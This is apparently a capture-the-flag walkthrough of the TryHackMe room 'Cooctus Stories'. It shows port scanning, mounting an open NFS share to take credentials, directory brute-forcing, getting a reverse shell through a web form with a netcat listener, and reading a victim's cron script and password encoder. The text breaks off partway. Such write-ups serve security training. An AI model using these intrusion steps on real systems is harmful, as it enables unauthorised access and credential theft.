Cooctus Stories

Cooctus Stories

https://tryhackme.com/room/cooctusadventures

`rustscan -a 10.10.227.242 -- -sC -sV -A | tee scan.txt`

Open 10.10.227.242:**22**

Open 10.10.227.242:**111**

Open 10.10.227.242:**2049**

Open 10.10.227.242:**8080**


Open 10.10.227.242:**33863**

Open 10.10.227.242:**38689**

Open 10.10.227.242:**41349**


Open 10.10.227.242:**46585**

Check possible mounting folders




```
  program version    port/proto  service
  100000  2,3,4        111/tcp   rpcbind
  100000  2,3,4        111/udp   rpcbind
  100000  3,4          111/tcp6  rpcbind
  100000  3,4          111/udp6  rpcbind
  100003  3           2049/udp   nfs
  100003  3           2049/udp6  nfs
  100003  3,4         2049/tcp   nfs
  100003  3,4         2049/tcp6  nfs
  100005  1,2,3      33988/udp6  mountd
  100005  1,2,3      41349/tcp   mountd
  100005  1,2,3      56221/udp   mountd
  100005  1,2,3      57367/tcp6  mountd
  100021  1,3,4      35649/tcp6  nlockmgr
  100021  1,3,4      38689/tcp   nlockmgr
```

`showmount -e 10.10.227.242`




```
┌──(kali㉿kali)-[~/THM/Cooctus]
└─$ showmount -e 10.10.227.242
Export list for 10.10.227.242:
/var/nfs/general *
```

`sudo mount -t nfs 10.10.227.242:var/nfs/general shared`




```
┌──(kali㉿kali)-[~/THM/Cooctus]
└─$ sudo mount -t nfs 10.10.227.242:var/nfs/general shared
[sudo] password for kali:

┌──(kali㉿kali)-[~/THM/Cooctus]
└─$ cd shared

┌──(kali㉿kali)-[~/THM/Cooctus/shared]
└─$ ls -la
total 12
drwxr-xr-x 2 nobody nogroup 4096 Nov 21  2020 .
drwxr-xr-x 3 kali   kali    4096 Sep  6 11:28 ..
-rw-r--r-- 1 root   root      31 Nov 21  2020 credentials.bak

┌──(kali㉿kali)-[~/THM/Cooctus/shared]
└─$ cat credentials.bak
[redacted]

┌──(kali㉿kali)-[~/THM/Cooctus/shared]
└─$ 
```

`gobuster dir -u http://10.10.227.242:8080 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt`



```
┌──(kali㉿kali)-[~/THM/Cooctus]
└─$ gobuster dir -u http://10.10.227.242:8080 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.t
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.227.242:8080
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/login                (Status: 200) [Size: 556]
/cat                  (Status: 302) [Size: 219] [--> http://10.10.227.242:8080/login]
```

Here is a login page , I try to use creds from port 111 and it works



Cooctus Attack Troubleshooter (C.A.T)


Welcome Cooctus Recruit!

Here, you can test your exploits in a safe environment before launching them against your target. Please bear in mind, some functionality is still under development in the current version.

I use python3 revshell from

https://www.revshells.com/

And I am user paradox



```
3863/tcp open  mountd   syn-ack 1-3 (RPC #100005)
```

[redacted]

```
┌──(kali㉿kali)-[~/THM/Cooctus]
└─$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.11.28.126] from (UNKNOWN) [10.10.227.242] 49486
paradox@cchq:~$ id
id
uid=1003(paradox) gid=1003(paradox) groups=1003(paradox)
paradox@cchq:~$ 
```


Cooctus Attack Troub (C.A.T)

Welcome Cooctus Recruit!

Here, you can test your exploits in a safe envi against your target. Please bear in mind, som development in the current version.

d in (0,1,2)];pty.spawn("bash")' Submit

Also here is the first flag




```
drwxr-xr-x 5 paradox paradox 4096 Feb 22  2021 .
drwxr-xr-x 6 root    root    4096 Jan  2  2021 ..
lrwxrwxrwx 1 paradox paradox    9 Feb 20  2021 .bash_history → /dev/null
-rw-r--r-- 1 paradox paradox  220 Jan  2  2021 .bash_logout
-rw-r--r-- 1 paradox paradox 3882 Feb 20  2021 .bashrc
drwx────── 2 paradox paradox 4096 Jan  2  2021 .cache
drwxr-xr-x 4 paradox paradox 4096 Jan  1  2021 CATapp
drwx────── 3 paradox paradox 4096 Jan  2  2021 .gnupg
-rw-r--r-- 1 paradox paradox  807 Jan  2  2021 .profile
-rw─────── 1 paradox paradox   38 Feb 20  2021 user.txt
paradox@cchq:~$ cat user.txt
cat user.txt
```


[redacted]

```
paradox@cchq:~$ https://www.revshells.com/
```

In crontab I found szymex python script




```
# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* *     * * *   szymex  /home/szymex/SniffingCat.py
#
paradox@cchq:~$ cat /home/szymex/SniffingCat.py
cat /home/szymex/SniffingCat.py
#!/usr/bin/python3
import os
import random

def encode(pwd):
    enc = ''
    for i in pwd:
        if ord(i) > 110:
            num = (13 - (122 - ord(i))) + 96
            enc += chr(num)
        else:
            enc += chr(ord(i) + 13)
    return enc


x = random.randint(300,700)
y = random.randint(0,255)
z = random.randint(0,1000)

message = "Approximate location of an upcoming Dr.Pepper shipment found:"
coords = "Coordinates: X: {x}, Y: {y}, Z: {z}".format(x=x, y=y, z=z)

with open('/home/szymex/mysupersecretpassword.cat', 'r') as f:
    line = f.readline().rstrip("\n")
    enc_pw = encode(line)
    if enc_pw == "pureelpbxr":
        os.system("wall -g paradox " + message)
        os.system("wall -g paradox " + coords)
paradox@cchq:~$
```



```
drwxr-xr-x 5 szymex szymex 4096 Feb 22  2021 .
drwxr-xr-x 6 root   root   4096 Jan  2  2021 ..
lrwxrwxrwx 1 szymex szymex    9 Feb 20  2021 .bash_history -> /dev/null
-rw-r--r-- 1 szymex szymex  220 Jan  2  2021 .bash_logout
-rw-r--r-- 1 szymex szymex 3865 Feb 20  2021 .bashrc
drwx------ 2 szymex szymex 4096 Jan  2  2021 .cache
drwx------ 3 szymex szymex 4096 Jan  2  2021 .gnupg
drwxrwxr-x 3 szymex szymex 4096 Jan  2  2021 .local
-r-------- 1 szymex szymex   11 Jan  2  2021 mysupersecretpassword.cat
-rw-rw-r-- 1 szymex szymex  316 Feb 20  2021 note_to_para
-rwxrwxr-- 1 szymex szymex  735 Feb 20  2021 SniffingCat.py
-rw------- 1 szymex szymex   38 Feb 22  2021 user.txt
paradox@cchq:/home/szymex$ cat note_to_para
cat note_to_para
Paradox,

I'm testing my new Dr. Pepper Tracker script.
It detects the location of shipments in real time and sends the coordinates to your account.
If you find this annoying you need to change my super secret password file to disable the tracker.

You know me, so you know how to get access to the file.

- Szymex
paradox@cchq:/home/szymex$
```

The password inside this script

But password is encoded



Last build: 2 months ago - Version 10 is here! Read about the new features he

Recipe

ROT13

☑ Rotate lower case chars

☑ Rotate upper case chars

□ Rotate numbers

Amount 13

Input

